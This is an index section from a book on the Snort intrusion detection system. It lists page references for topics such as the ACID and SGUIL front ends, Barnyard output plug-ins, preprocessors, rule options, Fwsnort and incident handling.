 - MySQL installation, 124–127
 - MySQL *vs.* PostgreSQL, 333–338
 - SGUIL database creation, 409–410
 - Snort compatible, 163
 - Snort, pros/cons of, 368
 - Snortdb, 327–333
- database front ends
 - ACID, configuring, 394–398
 - ACID, features, 386–387
 - ACID, installing, 387–394
 - ACID, using, 398–407
 - SGUIL components, 407–409
 - SGUIL, installing, 409–416
 - SGUIL, using, 416–418
- database logging, 393–394
- database parameters, 394–395
- database permissions, 438
- database searching, 387
- database support, 390–391
- Debian GNU/Linux
 - described, 108
 - Snort installation using apt, 134–137
- DebugMessage(), 290
- decode_arp, 192
- DecodeBuffer, 288, 290
- decode_data_link, 192
- decoders, 166–167
- decoding, 62
 - . *See also* packet decoder
- decoding/normalizing protocols,
 - preprocessor options
- HTTP normalization, 256–262
- overview of, 305
- rpc_decode preprocessor, 262–265
- Telnet negotiation preprocessor, 254–255
- decoding protocols, 276
- default logging, 316–321
- defense in depth, 31, 37–38

- DELETE privilege, 398
 - Dell, 475
 - denial of service (DoS)
 - active response and, 609, 670
 - frag2 preprocessor for, 248
 - dependencies
 - RPM system and, 123
 - Snort installation from SRPM and, 134
 - deployment, Barnyard
 - data extraction, 581–582
 - database logging, 580–581
 - described, 601
 - overview of, 577–578
 - real-time console alerting, 583–584
 - remote syslog alerting, 578–580
 - depth content option, 200
 - design analysis, 44–48, 51
 - destination information, 195–196
 - destination IP address, 534
 - destination port, 534
 - detection
 - engine, features, 67–70
 - engines, 182
 - engines, multi-pattern, 183
 - engines, new, 169–171
 - engines, old, 168–169
 - logging, 173
 - overview of, 167–168
 - plug-ins, 173–181
 - rules suppression, 173
 - tagging, 171–172
 - thresholding, 172–173
 - detection function, 178–179
 - detect_scans* parameter, 239
 - detect_state_problems* parameter
 - false positives and, 240
 - flow configuration with, 253
 - in frag2 preprocessor, 250
 - of stream4 preprocessor, 239
 - device driver, 105
 - .DIFF file, 446
 - directives, 547–549
 - disable_decode_alerts, 192
 - disable_evasion_alerts setting, 240–241
 - disk space
 - for alerts, 60
 - as attack target, 29
 - distance, 637
 - distributed IDS
 - information collection with, 20
 - overview of, 14–16
 - documentation, rules testing, 456–457
 - DOS. *See* denial of service
 - double_encode option, 260
 - downloads
 - ACID, 387
 - Barnyard, 538–539
 - Fwsnort tarball, 638
 - Perl, 419
 - Snort_inline, 653
 - Snortsam, 620
 - . *See also* Web site resources
 - Doyle, Arthur Conan, 380
 - drop rules, 628
 - drop_url_param option, 261
 - “dry run” option (-R), 543, 569–571
 - Dshield, 8
 - dsize* option
 - false positives and, 637
 - function/format, 213–214
 - dump_chars_only, 192
 - dump_payload, 192
 - dump_payload_verbose, 192
 - dynamic* keyword, 196
 - dynamic rules, 197–198
 - dynamic variables, 189–190
- ## E
- e, 147
 - e switch, 74
 - EagleX, 460
 - Ebttables* project, 655
 - eEye Iris, 318
 - Electronic Communications Privacy Act of 1986, 3–4
 - emerge, 109–110
 - emotions, 30
 - enable-mysql, 539
 - enable-postgres, 539
 - encryption
 - of alert traffic, 90
 - in IDS, 15–16, 18
 - NIDS/HIDS and, 41
 - end time, 537
 - Engarde Linux, 111
 - equivalent source/destination IP option, 205
 - errors
 - Barnyard configuration, 540
 - when running Snort, 87–89
 - etc/fstab, 106
 - /etc/inittab file, 106
 - Ethereal
 - for Snort rule content, 217–220
 - traffic reconstruction with, 682–685
 - Ethereal Network Analyzer, 217–220
 - Ethernet cable
 - one way, 59
 - sensing interface protection and, 91
 - Ethernet packets, 166–167
 - Ethernet taps, 59
 - evasion, 42–44, 45–47
 - event ID, 533
 - event queueing, 171
 - event reference ID
 - alert record field, 534
 - unified log record field, 536
 - event reference timestamp, 534, 536
 - event suppression, 70
 - event timestamp, 533
 - event types, 384
 - events
 - processing only new in Barnyard, 575
 - in SGUIL, 417–418
 - events* keyword, 678
 - events-of-interest, 464
 - execution, Fwsnort, 640–643
 - experimental preprocessors, 269–275
 - arpspoof preprocessor, 269–270
 - ASN1_decode preprocessor, 270–271
 - conversation preprocessor, 271–272, 273–274
 - Fnord preprocessor, 271
 - overview of, 306
 - perfinonitor preprocessor, 274–275
 - portscan2 preprocessor, 271–273
 - exploit code, 224
 - exploit tools, 43–44
 - Extensible Markup Language (XML), 322, 370–371
 - external Intranet, 427
 - external reference option, 212
- ## F
- F <bpf>, 147
 - f option, 504
 - facility
 - alert_syslog2 output plug-in option, 558
 - supported by AlertSyslog plug-in, 554
 - false alerts, tuning out, 88
 - false negatives, 216, 233
 - false positives
 - active response and, 608–609
 - detect_state_problems* parameter and, 240
 - disable_evasion_alerts setting and, 241
 - vs.* false negatives, 44
 - good rule and, 216
 - packets for intrusion analysis and, 382
 - pass rule and, 197
 - signature/rule-matching IDS and, 233
 - Sneeze for eliminating, 503
 - Fast Alert mode, 381
 - FBI (Federal Bureau of Investigation), 685
 - FedCIRC, 463
 - Federal Bureau of Investigation (FBI), 685
 - fields
 - unified alert record, 532–535
 - unified log record, 535–536
 - fifty percent test, for CPU usage, 478
 - file infector virus, 693
 - file* keyword, 678
 - file systems, stripping, 106
 - filenames, output plug-in, 550

files

- archiving processed in Barnyard, 575–576
- Barnyard C, 586–587
- Barnyard configuration, 546–549
- processing multiple in Barnyard, 571
- processing single in Barnyard, 568–569
- source, setup in Barnyard, 585–587

filesystem watching, 21–22

filter configuration directive, Barnyard, 548–549

filtering

- for incident handling, 681–682
- Snort options, 84–85

FIRE, 33

firewalls

- application layer and, 606
- compiling on, 639
- vs.* IDS, 52
- IDS and, 665–666
- policy modification, 621–622
- Snortsam agent on, 626
- stateless, attacks on, 237
- vs.* IDSs, 28
- WWWBoard passwd.txt access attack and, 626–633

FIRST (Forum of Incident Response and Security Teams), 8

flags

- alert record field, 535
- TCP flags* option, 207–208
- TCP statefulness and, 236–238
- unified log record field, 536

flat-files, 369

flex-response rules, 691

flow control, in rule, 203–204

flow keyword

- functionality with, 238
- with perfinon preprocessor, 678

flow module

- configuring flow, 251–253
- purpose of, 251

flow option

- to analyze stateless data, 202
- function of/examples of, 203–204

flow-portscan preprocessor

- detection engine and, 67
- flow preprocessor and, 251
- operation of, 66–67

flow preprocessor

- flow log information, 699
- flow-portscan preprocessor and, 66
- output from, 673–674
- perfinon preprocessor relies on, 676

flowbits detection plugin, 251

Fnoord preprocessor, 271

FOO!, 88

force multiplier, 38

forensic rules, 465

forensics. *See* incident handling

format

- logging packet data, 382
- RFC3164 message, 557–558
- SnortSnarf log file, 422
- specifying in *alert_csv*, 554
- W3C output log, 367

FormatGuard, 93

Forum of Incident Response and Security Teams (FIRST), 8

Foster, James C., 353

fpEvalHeaderSW, 170

frag2 preprocessor

- configuring, 249–250
- Flow module, 251–253
- function of, 248
- getting data into Snort, 300
- output, 250, 254
- overview of, 303
- packet reassembly and, 275

fragment bit option, 204–205

Fragment Size, 432–433

fragmentation, 248–253

fragroute, 40, 248

FreeBSD

- packet decoder configuration, 63–64
- for Snort, 61
- Snort as packet sniffer on, 75–84

front ends

- ACID, 460
- for viewing Snort data, 469

FScan, 520

Ftester, 519

FTP connection, 682–685

Full Alert mode

- alert analysis in, 381–382
- alert, analyzing, 431–434

Full Disclosure, 93

full_whitespace option, 261

functions

- of detection plug-ins, 176–180
- Snort plug-in, 314
- writing in Barnyard, 587–593

fusam option, 633

Fwsnort

- configuration, 639–640
- described, 608, 610, 668
- evasion, 650
- execution, 640–643
- installation, 637–639
- NFS mountd overflow attack and, 650–653
- overview of, 636–637
- www.board passwd.txt access attack and, 643–650

G

--G, 147

--g <gname>, 147

-g option, 544

Gateway IDS, 48

gcc

- installing libpcap from source with, 114–116
- Snort requirement, 61, 62

GD library, 390, 391

gen-msg-map configuration directive, 548

general regular expression parser (GREP), 527

generator message map, 545

generic variables, 492

Gentoo Linux, 109–110

GetClassType function, 593

GetSid function, 593

Giovanni, Coretez, 238, 246

global section, HTTPInspect, 65

GNU General Public License (GPL), 143, 334

goals, benchmark, 495

good rule, 216

Google

- for identifying attack mechanism, 384
- Linux search on, 103–104
- search in Ethereal Network Analyzer, 218–219

GPL (GNU General Public License), 143, 334

GPL licensing, 174–175, 183

gpm, disabling, 105

graphical features, ACID, 404–406

graphical interface, stripping, 102

Graphical User Interface (GUI)-free environment, 117–118, 120–122

graphs, perfinon-graph report, 675–676

Gray, Patrick, 59

GREP (general regular expression parser), 527

groups, 497–498

GUI (Graphical User Interface)-free environment, 117–118, 120–122

GUI server, 408

H

--h <hn>, 147–148

--h switch, 84

hackers, Indian *vs.* Pakistani, 30

Haile, Jed, 611, 653, 686

Hailstorm Cenzic, 517–518

hard drive

- choice for Snort optimization, 473–474, 476
- disk space for alerts, 60
- testing, 478

harden, operating system, 388

hardened Linux distributions, 110–111

hardware

- operating system choice and, 479, 526
 - outsourcing, 527
 - requirements for Snort, 58–60, 96
 - hardware choices for Snort
 - optimization, 472–479
 - considerations, 472–474
 - network interface card, 477
 - overview of, 523, 524
 - processor, 474–475
 - RAM requirements, 475–476
 - storage medium, 476
 - testing hardware, 477–479
 - hardware tests, 485
 - hdparm, 106
 - header file
 - alert_console plug-in, 585–586
 - of Telnet negotiation preprocessor, 281–282
 - headers
 - detection plug-ins and, 175
 - Snort plug-in, 314
 - Herve' Schauer Consulting, 501
 - HIPS (Host Intrusion Prevention Systems), 49
 - . *See also* Intrusion Prevention Systems
 - HoneyNet Project, 611
 - honeynets
 - in general, 686
 - overview of, 697–698
 - Snort-Inline, 686–689
 - honeypots, 686
 - hops, 241
 - host byte order, 602–603
 - Host Intrusion Prevention Systems (HIPS), 49
 - . *See also* Intrusion Prevention Systems
 - host-specific information, 18
 - host-based IDS, 13–14
 - hostname, 559
 - hostname configuration directive, 548–549
 - HPING, 517, 518–519
 - HPing2, 501
 - HTTP decode preprocessor
 - configuring, 260–262
 - decoding protocols with, 276
 - output, 262
 - overview of, 303
 - HTTP (Hypertext Transfer Protocol)
 - decoding, preprocessor speed and, 491
 - HTTPInspect preprocessor and, 65–66
 - normalization, 256–258, 308
 - “HTTP IDS Evasions Revisited” (Roelker), 256–258
 - HTTP normalization preprocessor, 259–260
 - htpd daemon, 396
 - htpd.conf file, 396
 - HTTPInspect preprocessor, 65–66
 - Hyper-Threading technology, 475
 - Hypertext Preprocessor (PHP)
 - ACID installation and, 390–391
 - acronym history, 17
 - version for ACID, 438
 - Hypertext Transfer Protocol (HTTP)
 - decoding, preprocessor speed and, 491
 - HTTPInspect preprocessor and, 65–66
 - normalization, 256–258, 308
- ## I
- I, 148
 - i <i>, 148
 - IAVAs (Information Assurance Vulnerability Alerts), 463
 - ICMP (Internet Control Message Protocol), 316–317
 - ICMP options, rule, 208–209
 - icode option, 209
 - ID option
 - function of, 206
 - ICMP, 208–209
 - identification, IDS, of intrusion
 - attempts, 22–25
 - idling test, 478
 - IDS. *See* Intrusion Detection System
 - IDS Center, 71, 455–456
 - IDS Informer, Black Software, 496–500, 524
 - IDS Policy Manager, 71
 - IDS Wakeup, 501–503
 - iis_alt_unicode option, 260
 - iis_flip_slash option, 261
 - Immunix
 - advantage of, 110
 - Web site, 111
 - incident categories, in SGUIL, 439
 - incident handling
 - keywords for, 680–681
 - law enforcement interaction, 685
 - logging and filtering, 681–682
 - overview of, 697
 - traffic reconstruction, 682–685
 - incident reports, 426
 - Incident.pl, 71
 - /include, 423
 - includes, 175
 - individual rule tests, 521
 - information
 - application-specific, 17–18
 - as attack target, 30
 - Information Assurance Vulnerability Alerts (IAVAs), 463
 - Information Sharing and Analysis Centers (ISACs), 8
 - Infraguard meetings, 685
 - Init function, 587–588
 - initialization function, 176–178
 - InitTelNeg(), 291
 - inline devices, 607
 - inline IDS, 27
 - inline intrusion detection, 672
 - input file, 512–513
 - “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection”, 40, 650
 - installation
 - ACID, 387–394
 - of Barnyard, 537–540, 599
 - Fwsnort, 637–639
 - of SGUIL, 409–416
 - Snort_inline, 655–656
 - Snortsam, 619–620
 - of SnortSnarf, 422–423
 - . *See also* Snort installation
 - Installation Options dialog, 143–144
 - integer overflow, 91
 - Intel Pentium IV 3.40Ghz processor, 474–475
 - Intel Xeon Processor, 475
 - inter-release patches, 446
 - interface
 - customized, 368
 - function of, 192
 - interface configuration directive, 548–549
 - internal_alerts option, 261–262
 - Internet Control Message Protocol (ICMP), 316–317
 - Internet Protocol (IP) addresses, 371
 - intrusion
 - described, 2–3
 - legal definitions, 3–4
 - live attacks/sendmail buffer overflow, 9
 - scanning *vs.* compromise, 5–6
 - viruses/worms/SQL Slammer, 6–8
 - intrusion analysis
 - analysis results follow-up, 385–386
 - attack mechanism, 383–384
 - defined, 380
 - intrusion data correlation, 384–385
 - overview of, 436
 - rule examination, 383
 - Snort alerts, 381–382
 - Snort packet data, 382
 - timeframe for, 487–488
 - traffic validation, 383
 - intrusion analysis tools
 - ACID, configuring, 394–398
 - ACID, features, 386–387
 - ACID, installing, 387–394
 - ACID, using, 398–407
 - overview of, 436–437
 - SGUIL, 407–418
 - SGUIL components, 407–409
 - SGUIL, installing, 409–416
 - SGUIL, using, 416–418
 - summary scripts, 418–427
 - Swatch, 428–430

- intrusion data correlation, 384–385
 - Intrusion Detection System (IDS)
 - application security/data integrity, 34
 - application-specific information, 17–18
 - attack response, 25–27
 - benefits of, 35–39
 - data collection methods, 20–21
 - defense in depth, 31
 - design/investment analysis, 44–48
 - distributed, 14–16, 20
 - events, analyzing, 431–434
 - firewalls and, 665–666
 - firewalls *vs.*, 28
 - host-based, 13–14
 - host-specific information, 18
 - IDS Informer, 496–500
 - IDS Wakeup, 501–503
 - importance of, 28
 - intrusion attempt identification, 22–25
 - intrusion described, 2–9
 - limits of, 39–42
 - method of, 9–10
 - motives for attacks, 28–30
 - need for, scenarios, 54–55
 - OS security, 32
 - other uses for, 42
 - overview of, 2
 - physical security, 32–34
 - security plans and, 31
 - Sneeze, benchmarking with, 502–503
 - Snort in security architecture, 42–44
 - stateless, 237–238
 - stress testing, 520–521
 - subnet-specific information, 19–20
 - terminology, 48–49
 - intrusion prevention
 - vs.* active response, 607–619
 - active response and, 668
 - Intrusion Prevention Systems (IPSs), 48
 - investment analysis, 44–48
 - IP address
 - IDS Informer configuration and, 496–497
 - SnortSnarf and, 425–426
 - IP options, rule
 - equivalent source/destination IP option, 205
 - fragment* bit option, 204–205
 - ID option, 206
 - IP protocol options, 205
 - Time-to-Live (TTL) option, 206
 - Type-of-Service (TOS) option, 206
 - IP protocol options, 205
 - ip_proto option, 679–680
 - IPSEC, 480–484
 - IPSs (Intrusion Prevention Systems), 48
 - in general, 112–113
 - in GUI-free environment, 117–118, 120–122
 - from RPM, 122–123
 - software installation from source, 118–120
 - from source, 113–117
 - libpcap, Snort requirement, 61, 163
 - libpcr, installing, 123–124
 - libraries, for ACID installation, 391–393
 - licensing
 - of databases, 334
 - detection plug-ins and, 174–175
 - of plug-ins, 183
 - limits, of IDS, 39–42
 - link-layer decoders, 166
 - Linux
 - Barnyard and, 538
 - OS choice for Snort, 479, 484, 527
 - reasons to use with Snort
 - installation, 102–103
 - Snort_inline and, 655–656
 - software installation on, 118–120
 - stripping, 104–106
 - stripping out candy, 106–107
 - support for, 103–104
 - Syslog and, 323
 - . *See also* SUSE Linux 9.1
 - Linux 2.6, 61
 - Linux Bootable Business Card (BBC), 34
 - Linux distributions, 108–112
 - Debian GNU/Linux, 108
 - Gentoo Linux, 109–110
 - hardened/specialized, 110–112
 - overview of, 162
 - Slackware Linux, 108–109
 - Linux—Red Hat 8.0, 389–394
 - local rules file, 449–450
 - localtime, 560
 - localtime configuration directive, 547
 - lock down, OpenBSD, 150–151
 - log directory option (*-L*), 544
 - log file formats, 422
 - log files, 36
 - log keyword, 196
 - log management tests, 485–486
 - log monitoring, 428–430
 - log parsing, 21
 - log records, 535–536
 - LogConfig function, 590–591
 - logdir, 193
 - log_dump, 561–564
 - log_flushed_streams option, 242
 - logging
 - alert, 173
 - default Snort output plug-in, 316–321
 - formats, 96
 - for incident handling, 681–682
 - intrusion analysis timeframe, 487–488
 - IPtables
 - Fwsnort and, 610, 636–637, 640–643
 - NFS mountd overflow exploit and, 635
 - Snort_inline and, 610–611, 624–630
 - WWWBoard passwd.txt access
 - attacks and, 643–650
 - ISACs (Information Sharing and Analysis Centers), 8
 - itype option, 209
 - IWU utility, 501
- ## J
- Jayanthi, K., 321
 - JPGraph library, 392
- ## K
- k* <checksum mode>, 148
 - Keeni, Glenn Mansfield, 321
 - keepstats* option, 241
 - kernel compilation
 - in Fwsnort, 638
 - in Snort_inline, 655–656
 - kernel tuning, 104–105
 - keyword registration, Snort plug-in, 314
 - keywords
 - for incident handling, 680–681
 - PCRE, 69
 - with perfinon preprocessor, 678–679
 - for rule actions, 196–197
 - Kiwi Software, 325
 - Knoppix, 33, 111
 - known bad, network traffic, 22–23
 - known good, network traffic, 22–23
 - Kubesh, Blaine, 259
- ## L
- L* <fn>, 148
 - l* <ld>, 148
 - L* option, 84
 - l* option, 84
 - l* switch, 504
 - lab. *See* test lab
 - large-scale deployment, 103
 - law enforcement agency
 - incident handling and, 681
 - interaction with, 685
 - Layer 2 protocol mapping, 19–20
 - layers, 608–609
 - ldir* option, 439
 - legal concerns, honeypot, 689
 - lex, 61
 - Libnet, 501
 - libnet, 654
 - libpcap, 326, 327, 654
 - libpcap, installing, 112–123

PCAP, 326–327
 Snort as packet sniffer/logger, 75–85
 by Snort-Inline, 688
 Snort unified, 338–342
 tests, 478–479
 XML, 322
 logging component, of Snort, 70, 72–73
 logging format syntax, 89
 logging option, 213
 LogMessage function, 295
 LogMessage function, 590–591
 log_packets.sh, 408, 415
 logparser, 93
 log_pcap, 564
 logsnorter, 387
 log_tcpdump output plug-in, 326–327
 logto keyword
 incident handling with, 680–681
 for logging, filtering, 681–682
 Lucas, Michael W., 151

M

--m <mask>, 148
 --M <wkstn>, 148
 MAC address, 496–497
 macro virus, 693
 magic value, 602
 mailing lists
 Barnyard, 603
 for operating systems, 93
 security/anti-virus, 462
 SecurityFocus IDS mailing list, 259
 make command
 installing libpcap from source with, 122
 libpcap installation from source with, 114
 for Snort installation from source, 130
 for Snort installation using OpenBSD ports, 152–153
 software installation with, 118–119
 make install command
 installing libpcap from source with, 122
 libpcap installation from source with, 114
 for Snort installation from source, 130
 for Snort installation using OpenBSD ports, 152, 153–155
 software installation with, 118–120
 makefile, 119–120
 Makefile.am, 594–595
 management, for CIRT organizations, 463
 management questions, 57–58
 master boot record virus, 693
 matching ports, 187–188

max keyword, 678
 Maximum Transfer Unit (MTU), 248
 Mayers, Phil, 371
 McMillen, Rob, 653, 686
 memcap option
 flow configuration with, 251–252
 in frag2 preprocessor, 249
 of stream4 preprocessor, 242–244, 247
 memory
 frag2 preprocessor and, 249
 stream4 preprocessor's use of, 242–244
 memory fault, 243
 memory space, 464
 message map files, 545
 message option, 212–213
 messages
 alert, localization of in Barnyard, 596–597, 601
 alert_syslog, 554–556
 alert_syslog2, 556–560
 blocking agent, 632–633
 error, Barnyard configuration, 540
 meta-data options, rule, 209–212
 Metasploit, 459
 Microsoft Windows
 for ACID, 389
 detect_state_problems parameter and, 239
 OS choice for Snort, 479, 484
 Snort installation on, 140–146
 Snort rus reliably on, 102
 milestones, benchmark, 495
 minimal threats, 489, 490
 min_ttl parameter
 flow configuration with, 252–253
 in frag2 preprocessor, 249–250
 function of, 193
 Mitnick, Kevin, 31
 mobile sensors, 526–527
 mobile workstations, 376
 moderate threats, 489
 mod_ssl module, 397
 monitoring
 of system calls, 21
 for updates, 462–465, 468
 motherboard, 473–474
 motives, attack, 28–30
 mountd buffer overflow exploit. *See* NFS mountd overflow exploit
 MS SQL, 333
 mSplit() function, 295
 MTU (Maximum Transfer Unit), 248
 multi-partite virus, 693
 multiple address variable, 190
 multiple attack paths, 6–7
 multiple file processing, 571
 multiple process running, 576–577
 multiprocessor support, Linux, 102
 multitasking, 475
 MyDoom worm, 30

myPluginAlert, 350
 myPluginCleanExit, 350
 myPluginInit, 349–350
 myPluginRestart, 350
 myPluginSetup, 349
 MySQL
 ACID installation and, 393–394
 ACID supports, 388
 compacting, 438
 installing from RPM, 124–126
 installing from source, 126–127
 PHP support, 390–391
 vs. PostgreSQL, 333–338
 Snort installation from SRPM and, 134
 Snort script, 333
 mysqlqcl, 411

N

--N, 148
 --n <num>, 148
 Nazario, Jose, 151
 nc.exe, 88
 Neped, 90
 Nessus, 520
 NetBSD, 61
 Netdude, THC's, 513–517
 Net::RawIP Perl module, 503
 Netsky virus, 443
 network
 architecture, Snort and, 86–87
 Barnyard and, 531
 IDS, 10–13
 IDS data collection and, 20–21
 size, hardware choice and, 472
 sniffing tools, 11
 Network-Based Intrusion Detection Systems (NIDSs), 10–13, 50
 network bridge, 686
 network card, 136
 network connectivity testing, 477
 Network File System (NFS) server
 attack, 611
 network impact, 490
 network interface card (NIC)
 choice for Snort optimization, 474, 477
 network connectivity testing, 477
 Snort hardware requirement, 58–59
 Network Intrusion Detection System (NIDS)
 invoking Snort as, 85–86
 network architecture and, 86–87
 stress testing, 520–521
 using Snort as, 62–63, 73–74
 Network Intrusion Prevention Systems (NIPS)
 described, 49
 firewalls and, 665–666
 Slammer worm and, 607
 . See also Intrusion Prevention Systems

network layer, 608
 Network Node IDS (NNIDS), 48
 network operations, 672–680
 flow preprocessor family, 673–675
 in general, 672
 network traffic, unusual, 679–680
 overview of, 697
 perfinon preprocessor, 675–679
 network reconnaissance attack,
 187–188
 network traffic
 known good *vs.* known bad, 22–23
 unusual, monitoring, 679–680
 network, using Snort on
 in general, 73–74
 network architecture and, 86–87
 as NIDS, 85–86
 overview of, 95
 as packet sniffer/logger, 74–85
 pitfalls when running Snort, 87–89
 Network Virtual Terminal (NVT), 280
 Newsham, Tim, 434, 650, 40
 NFS mountd overflow exploit
 Fwsnort and, 650–653
 overview of, 616–619
 Snort_inline and, 663–664
 Snortsam and, 633–636
 NFS (Network File System) server
 attack, 611
 NIC. *See* network interface card
 NIDS. *See* Network Intrusion
 Detection System
 NIDSs (Network-Based Intrusion
 Detection Systems), 10–13, 50
 Nikto, 520
 NIPS, 665–666. *See* Network
 Intrusion Prevention Systems
 NMAP
 IDS and, 47
 link to, 520
 TCP ACK option and, 208
 NMAP TCP ping scan, 208
 NNIDS (Network Node IDS), 48
 no_alert_incomplete parameter, 264
 no_alert_large_fragments parameter,
 264
 no_alert_multiple_requests parameter,
 264
 noalerts option, 247
 nocase option
 to match content strings, 229
 in rule, 201
 noinspect option, 241
 nolog, 193
 nonpromiscuous mode, 10
 nonrule detection, 269
 . *See also* anomaly-based detection,
 preprocessor options
 no_promisc, 193
 (NormalizeTelnet()) function, 283
 Norton, Marc, 169, 258
 NTOMax, 520

NVT (Network Virtual Terminal), 280
O
 --o, 148
 --O, 149
 obfuscate, 193
 OBSD. *See* OpenBSD
 Offline NT Password & Registry
 Editor, 34
 offset option content, 201
 Oinkmaster
 function of, 71
 for rules updates, 451–455
 Omnibus Crime Control and Safe
 Streets Act of 1968, 3–4
 “One Way Cable Preparation Guide”
 (Gray), 59
 Online Update tool (YOU), 111
 open-source software, 530
 OpenBSD (OBSO)
 Linux advantages over, 102
 Linux has more support, 103–104
 ports, Snort installation using,
 152–157
 Snort installation on, 150–159
 operating system for Snort
 optimization
 considerations, 479
 “good” OS selection, 480
 hardware and, 526
 leveraging Win32 IPSEC via Snort,
 480–484
 Linux, 527
 measuring OS selection, 484–485
 overview of, 523, 524
 testing, 485–486
 operating system (OS)
 for ACID, 388
 for ACID installation, 389
 attacks on, 92
 Barnyard and, 538, 603–604
 compatible with Snort, 96
 mailing lists for, 93
 security, 32
 security tips for, 93
 for Snort installation, 101–107, 161,
 163
 Snort requirements, 60–61
 op_plugbase.c, 593–594
 optimizing Snort
 benchmark characteristics, 494–496
 benchmarking options, 496–519
 Berkeley Packet Filter tests,
 521–522
 hardware choices, 472–479
 operating system choice, 479–486
 rule tests, 521
 speeding up, 486–493
 stress testing, 520–521
 tuning rules, 522
 OptTreeNode (OTN), 168–169

Oracle, 333
 order, 193
 organizations, testing within, 459–462
 OS. *See* operating system
 OTN (OptTreeNode), 168–169
 output
 of frag2 preprocessor, 250
 HTTP decode preprocessor, 262
 rpc_decode preprocessor, 265
 Snort plug-in, 367–371
 Snort plug-in, problems with,
 371–372
 Snort *vs.* tcpdump, 78
 of stream4 preprocessor, 247
 Telnet negotiation preprocessor, 255
 Output function, 591–593
 output plug-ins
 choice for speed, 492–493
 configuration for Snort, 139
 selection of/configuration of, 72
 Snortsam, 621–622
 . *See also* Snort output plug-ins
 output plug-ins, Barnyard
 acid_db, 565–567
 adding to op_plugbase.c, 593–594
 alert_csv, 551–554
 alert_fast, 550–551
 alert_syslog, 554–556
 alert_syslog2, 556–560
 build system update, 595
 described, 598
 directives, 549
 log_dump, 561–564
 log_pcap, 564
 Makefile.am update, 594–595
 overview of, 549–550
 real-time console alerting, 595–596
 sguil, 567
 source files setup, 585–587
 writing functions, 587–593
 writing, overview of, 584, 601
 outsourcing, 8

P

--p, 149
 -p option, 544
 --P <snaplen>, 149
 package management
 with Debian GNU/Linux, 108
 with Gentoo Linux, 109
 with Slackware Linux, 109
 packet analysis
 with Ethereal Network Analyzer,
 217–220
 for rule development, 224
 packet browser, ACID, 387
 Packet Capture Library (PCAP),
 326–327
 packet captured length, 536
 packet data
 intrusion analysis and, 382
 unified log record field, 536

- packet decoder
 - function of/configuration, 63–64
 - in Snort's process, 62
- packet generation, 517–518
- packet headers, 78
- packet length, 536
- packet logger, 62, 74–85
- packet logs, analysis of, 431–434
- packet loss
 - hardware choice and, 472, 473, 474
 - NIC choice and, 477
- packet matching, 232
- packet reassembly. *See* reassembling packets
- packet sniffer
 - for rule content, 229
 - for Snort rule content, 217–220
 - using Snort as, 74–85
- packet sniffing, 20–21
- packet timestamp, 536
- packets
 - attack detection and, 167–173
 - decoders, 166–167
 - IDS and, 35
 - Netdude and, 513–517
 - overview of, 166
 - preprocessors and, 64
 - tagged in unified log records, 535
- Paketto Keiretsu, 520
- Palmer, Brendan, 151
- parser function, 178–179
- parsing, 21, 64
- partition
 - separation of log and database partitions, 389
 - Snort installation on OpenBSD and, 151
- pass* keyword, 196
- pass rules
 - alert rules and, 68
 - when to use, 197
- passive response, 24–25, 26
- passwords
 - ACID installation, 393, 394
 - ACID security and, 398
 - Back Orifice and, 268
 - for SGUIL database, 409
 - Web server password for ACID, 396
- patch-o-matic, 637
- patches
 - for Linux security, 111–112
 - patch/IAVA verifications, 692
 - for securing Snort system, 92
 - for SGUIL installation, 413–414
 - Snort installation and, 101
- pattern matching
 - failures, 254
 - GREP and, 527
 - PCRE for, 69
 - rule matching, 67–68
 - speed and, 490
- payload size, 213–214
- pcap
 - installing, 112–123
 - Snort requirement, 163
- Pcap binary format, 382
- PCAP file, 513, 517
- PCAP (Packet Capture Library), 326–327
- PCI bus speed, 473
- PCRE. *See* Perl Compatible Regular Expressions
- PCRE library package, 123–124
- Pen Register, Trap and Trace Statute, 4
- perfinon-graph tool, 457–458, 675–676
- perfinon preprocessor
 - dropped packets, 699
 - how to use/options of, 677–679
 - uses for, 675–676
- perfinonitor, 457–458
- perfinonitor* preprocessor, 274–275
- performance, stripping Linux for, 104–106
- Perl
 - leveraging Win32 IPSEC via Snort, 480–484
 - SnortSnarf, 422–427
 - snort_stat.pl*, 419–422
- Perl Compatible Regular Expressions (PCRE)
 - for behavioral tracking, 689–692
 - described, 69
 - regular expressions for, 202–203
- Phlak
 - described, 110
 - Web site, 111
- PHP (Hypertext Preprocessor)
 - ACID installation and, 390–391
 - acronym history, 17
 - version for ACID, 438
- PHPlot library, 391–392
- physical security, 32–34
- PigSentry, 72
- pipe characters (`|`), 199–200
- pkgtool, 109
- pktcnt* keyword, 678
- pkt_count*, 194
- plan, security, 31
- playback mode, 318–321
- plug-ins
 - adding preprocessor into Snort, 300–302
 - detection, 183
 - detection, writing, 173–181
 - preprocessors as, 233
 - . *See also* output plug-ins, Barnyard
- policy
 - company, monitoring with Snort, 44
 - firewall, 621–622
 - security, IDS and, 50
- policy-based intrusion detection
 - described, 694–695
 - security with, 672
- policy enforcement, 692, 694–695
- policy enforcement rules, 464–465
- policy-based IDS, 19
- politics, as attack motivations, 30
- Pomraning, Michael, 202
- port density, 461
- port matching, 187
- Port Scan Attack Detector, 648
- port scans, 669
- Portage tree, 109, 110
- portmapper, 263
- ports
 - rpc_decode* preprocessor configuration, 263–264
 - Snort hardware requirement, 59–60
 - Snort in switched network and, 87
 - Snort installation using OpenBSD ports, 152–157
 - specifying for Snort, 164
 - Telnet negotiation codes and, 255
 - Telnet negotiation preprocessor code and, 293–299
- ports* option, 247
- portscan preprocessor
 - configuring, 267
 - conversation/process, 265–267
 - SGUIL installation and, 413–414
- portscan2* preprocessor
 - configuring, 272–273
 - conversation preprocessor with, 271–272
- portscans, stealth mode, 96
- PostgreSQL
 - ACID installation and, 393–394
 - ACID supports, 388
 - vs.* MySQL, 333–338
 - PHP support, 390–391
 - Snort installation from SRPM and, 134
 - Snort script, 333
- Preprocess, 167–168
- preprocessor arguments, 315
- preprocessor output, 188
- preprocessor stream4_reassemble, 244–247
- preprocessors
 - configuration for Snort, 139
 - configuring for speed, 490–491
 - decoding/normalizing protocols, options for, 254–265
 - defined, 233–234
 - experimental, 269–275
 - flow-portscan, 66–67
 - frag2, 248–254
 - function of, 64
 - functionality of, 232
 - HTTPInspect, 65–66
 - nonrule/anomaly-based detection options, 265–269
 - overview of, 303–306
 - as plug-ins, 233

- SGUIL installation and, 413–414
 - stream4 preprocessor, 234–247
 - preprocessors, writing
 - adding preprocessor into Snort, 300–302
 - decoding protocols, 276
 - nonrule or anomaly-based detection, 276–277
 - overview of, 306
 - preprocessor's code, 280–300
 - reassembling packets, 275
